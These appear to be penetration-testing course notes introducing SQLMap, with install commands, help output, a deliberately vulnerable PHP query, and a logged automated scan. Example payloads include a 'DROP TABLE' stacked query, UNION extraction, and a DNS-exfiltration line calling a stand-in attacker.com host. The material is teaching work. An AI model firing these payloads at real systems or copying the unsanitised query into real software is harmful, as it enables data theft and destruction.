SQLMap
SQLMap Overview
What is SQLMap
SQLMap is a free and open-source penetration testing tool written in Python that automates the process of detecting and exploiting SQL injection (SQLi) flaws. SQLMap has been continuously developed since 2006 and is still maintained today.
m4cc18@htb[/htb]$ python sqlmap.py -u 'http://inlanefreight.htb/page.php?id=5'
Output:
       ___
       __H__
 ___ ___[']_____ ___ ___  {1.3.10.41#dev}
|_ -| . [']     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org


[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 12:55:56

[12:55:56] [INFO] testing connection to the target URL
[12:55:57] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[12:55:58] [INFO] testing if the target URL content is stable
[12:55:58] [INFO] target URL content is stable
[12:55:58] [INFO] testing if GET parameter 'id' is dynamic
[12:55:58] [INFO] confirming that GET parameter 'id' is dynamic
[12:55:59] [INFO] GET parameter 'id' is dynamic
[12:55:59] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[12:56:00] [INFO] testing for SQL injection on GET parameter 'id'
<...SNIP...>
SQLMap comes with a powerful detection engine, numerous features, and a broad range of options and switches for fine-tuning the many aspects of it, such as:
|Target connection|Injection detection|Fingerprinting|
|Enumeration|Optimization|Protection detection and bypass using "tamper" scripts|
|Database content retrieval|File system access|Execution of the operating system (OS) commands|
| Target connection | Injection detection | Fingerprinting |
|---|---|---|
| Enumeration | Optimization | Protection detection and bypass using "tamper" scripts |
| Database content retrieval | File system access | Execution of the operating system (OS) commands |
SQLMap Installation
SQLMap is pre-installed on your Pwnbox, and the majority of security-focused operating systems. SQLMap is also found on many Linux Distributions' libraries. For example, on Debian, it can be installed with:
m4cc18@htb[/htb]$ sudo apt install sqlmap
If we want to install manually, we can use the following command in the Linux terminal or the Windows command line:
m4cc18@htb[/htb]$ git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev
After that, SQLMap can be run with:
m4cc18@htb[/htb]$ python sqlmap.py
Supported databases
SQLMap has the largest support for DBMSes of any other SQL exploitation tool. SQLMap fully supports the following DBMSes:
| MySQL | Orcale | PostgreSQL | Microsoft SQL Server |
|---|---|---|---|
| SQLite | IBM DB2 | Microsoft Access | Firebird |
| Skybase | SAP MaxDB | Informix | MariaDB |
| HSQLDB | Cockroach | TiDB | MemSQL |
| H2 | MonetDB | Apache Derby | Amazon Redshift |
| Vertica,Mckoi | Presto | Altibase | MimerSQL |
| CrateDB | Greenplum | Drizzle | Apache Ignite |
| Cunrid | InterSystems Cache | IRIS | eXtremeDB |
| FrontBase |
The SQLMap team also works to add and support new DBMSes periodically.
Supported SQL Injection Types
SQLMap is the only penetration testing tool that can properly detect and exploit all known SQLi types. We see the types of SQL injections supported by SQLMap with the sqlmap -hh command:
m4cc18@htb[/htb]$ sqlmap -hh
...SNIP...
  Techniques:
    --technique=TECH..  SQL injection techniques to use (default "BEUSTQ")
The technique characters BEUSTQ refers to the following:
B: Boolean-based blindE: Error-basedU: Union query-basedS: Stacked queriesT: Time-based blindQ: Inline queries
Boolean-based blind SQL Injection
Example of Boolean-based blind SQL Injection:
AND 1=1
SQLMap exploits Boolean-based blind SQL Injection vulnerabilities through the differentiation of TRUE from FALSE query results, effectively retrieving 1 byte of information per request. The differentiation is based on comparing server responses to determine whether the SQL query returned TRUE or FALSE. This ranges from fuzzy comparisons of raw response content, HTTP codes, page titles, filtered text, and other factors.
TRUEresults are generally based on responses having none or marginal difference to the regular server response.FALSEresults are based on responses having substantial differences from the regular server response.- Boolean-based blind SQL Injection is considered as the most common SQLi type in web applications.
Error-based SQL Injection
Example of Error-based SQL Injection:
AND GTID_SUBSET(@@version,0)
If the database management system (DBMS) errors are being returned as part of the server response for any database-related problems, then there is a probability that they can be used to carry the results for requested queries. In such cases, specialized payloads for the current DBMS are used, targeting the functions that cause known misbehaviors. SQLMap has the most comprehensive list of such related payloads and covers Error-based SQL Injection for the following DBMSes:
| MySQL | PostgreSQL | Oracle |
|---|---|---|
| Microsoft SQL Server | Sybase | Vertica |
| IBM DB2 | Firebird | MonetDB |
Error-based SQLi is considered as faster than all other types, except UNION query-based, because it can retrieve a limited amount (e.g., 200 bytes) of data called "chunks" through each request.
UNION query-based
Example of UNION query-based SQL Injection:
UNION ALL SELECT 1,@@version,3
With the usage of UNION, it is generally possible to extend the original (vulnerable) query with the injected statements' results. This way, if the original query results are rendered as part of the response, the attacker can get additional results from the injected statements within the page response itself. This type of SQL injection is considered the fastest, as, in the ideal scenario, the attacker would be able to pull the content of the whole database table of interest with a single request.
Stacked queries
Example of Stacked Queries:
; DROP TABLE users
Stacking SQL queries, also known as the "piggy-backing," is the form of injecting additional SQL statements after the vulnerable one. In case that there is a requirement for running non-query statements (e.g. INSERT, UPDATE or DELETE), stacking must be supported by the vulnerable platform (e.g., Microsoft SQL Server and PostgreSQL support it by default). SQLMap can use such vulnerabilities to run non-query statements executed in advanced features (e.g., execution of OS commands) and data retrieval similarly to time-based blind SQLi types.
Time-based blind SQL Injection
Example of Time-based blind SQL Injection:
AND 1=IF(2>1,SLEEP(5),0)
The principle of Time-based blind SQL Injection is similar to the Boolean-based blind SQL Injection, but here the response time is used as the source for the differentiation between TRUE or FALSE.
TRUEresponse is generally characterized by the noticeable difference in the response time compared to the regular server responseFALSEresponse should result in a response time indistinguishable from regular response times
Time-based blind SQL Injection is considerably slower than the boolean-based blind SQLi, since queries resulting in TRUE would delay the server response. This SQLi type is used in cases where Boolean-based blind SQL Injection is not applicable. For example, in case the vulnerable SQL statement is a non-query (e.g. INSERT, UPDATE or DELETE), executed as part of the auxiliary functionality without any effect to the page rendering process, time-based SQLi is used out of the necessity, as Boolean-based blind SQL Injection would not really work in this case.
Inline queries
Example of Inline Queries:
SELECT (SELECT @@version) from
This type of injection embedded a query within the original query. Such SQL injection is uncommon, as it needs the vulnerable web app to be written in a certain way. Still, SQLMap supports this kind of SQLi as well.
Out-of-band SQL Injection
Example of Out-of-band SQL Injection:
LOAD_FILE(CONCAT('\\\\',@@version,'.attacker.com\\README.txt'))
This is considered one of the most advanced types of SQLi, used in cases where all other types are either unsupported by the vulnerable web application or are too slow (e.g., time-based blind SQLi). SQLMap supports out-of-band SQLi through "DNS exfiltration," where requested queries are retrieved through DNS traffic.
By running the SQLMap on the DNS server for the domain under control (e.g. .attacker.com), SQLMap can perform the attack by forcing the server to request non-existent subdomains (e.g. foo.attacker.com), where foo would be the SQL response we want to receive. SQLMap can then collect these erroring DNS requests and collect the foo part, to form the entire SQL response.
Getting Started with SQLMap
Upon starting using SQLMap, the first stop for new users is usually the program's help message. To help new users, there are two levels of help message listing:
Basic Listing shows only the basic options and switches, sufficient in most cases (switch -h):
m4cc18@htb[/htb]$ sqlmap -h
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.4.9#stable}
|_ -| . ["]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs
...SNIP...
Advanced Listing shows all options and switches (switch -hh):
m4cc18@htb[/htb]$ sqlmap -hh
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.9#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -d DIRECT           Connection string for direct database connection
    -l LOGFILE          Parse target(s) from Burp or WebScarab proxy log file
    -m BULKFILE         Scan multiple targets given in a textual file
    -r REQUESTFILE      Load HTTP request from a file
    -g GOOGLEDORK       Process Google dork results as target URLs
    -c CONFIGFILE       Load options from a configuration INI file

  Request:
    These options can be used to specify how to connect to the target URL

    -A AGENT, --user..  HTTP User-Agent header value
    -H HEADER, --hea..  Extra header (e.g. "X-Forwarded-For: 127.0.0.1")
    --method=METHOD     Force usage of given HTTP method (e.g. PUT)
    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --param-del=PARA..  Character used for splitting parameter values (e.g. &)
    --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
    --cookie-del=COO..  Character used for splitting cookie values (e.g. ;)
...SNIP...
For more details, users are advised to consult the project's wiki, as it represents the official manual for SQLMap's usage.
$link = mysqli_connect($host, $username, $password, $database, 3306);
$sql = "SELECT * FROM users WHERE id = " . $_GET["id"] . " LIMIT 0, 1";
$result = mysqli_query($link, $sql);
if (!$result)
    die("<b>SQL error:</b> ". mysqli_error($link) . "<br>\n");
As error reporting is enabled for the vulnerable SQL query, there will be a database error returned as part of the web-server response in case of any SQL query execution problems. Such cases ease the process of SQLi detection, especially in case of manual parameter value tampering, as the resulting errors are easily recognized:

To run SQLMap against this example, located at the example URL http://www.example.com/vuln.php?id=1, would look like the following:
m4cc18@htb[/htb]$ sqlmap -u "http://www.example.com/vuln.php?id=1" --batch
Output:
       __H__
 ___ ___[']_____ ___ ___  {1.4.9}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org


[*] starting @ 22:26:45 /2020-09-09/

[22:26:45] [INFO] testing connection to the target URL
[22:26:45] [INFO] testing if the target URL content is stable
[22:26:46] [INFO] target URL content is stable
[22:26:46] [INFO] testing if GET parameter 'id' is dynamic
[22:26:46] [INFO] GET parameter 'id' appears to be dynamic
[22:26:46] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[22:26:46] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[22:26:46] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[22:26:46] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:26:46] [WARNING] reflective value(s) found and filtering out
[22:26:46] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="luther")
[22:26:46] [INFO] testing 'Generic inline queries'
[22:26:46] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[22:26:46] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
...SNIP...
[22:26:46] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[22:26:46] [INFO] testing 'MySQL inline queries'
[22:26:46] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[22:26:46] [WARNING] time-based comparison requires larger statistical model, please wait........... (done)
...SNIP...
[22:26:46] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[22:26:56] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[22:26:56] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:26:56] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[22:26:56] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[22:26:56] [INFO] target URL appears to have 3 columns in query
[22:26:56] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 8814=8814

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 7744 FROM(SELECT COUNT(*),CONCAT(0x7170706a71,(SELECT (ELT(7744=7744,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 3669 FROM (SELECT(SLEEP(5)))TIxJ)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7170706a71,0x554d766a4d694850596b754f6f716250584a6d53485a52474a7979436647576e766a595374436e78,0x71707a7871)-- -
---
[22:26:56] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL >= 5.0
[22:26:57] [INFO] fetched data logged to text files under '/home/user/.sqlmap/output/www.example.com'

[*] ending @ 22:26:57 /2020-09-09/
- Note: in this case, option '
-u' is used to provide the target URL, while the switch '--batch' is used for skipping any required user-input, by automatically choosing using the default option.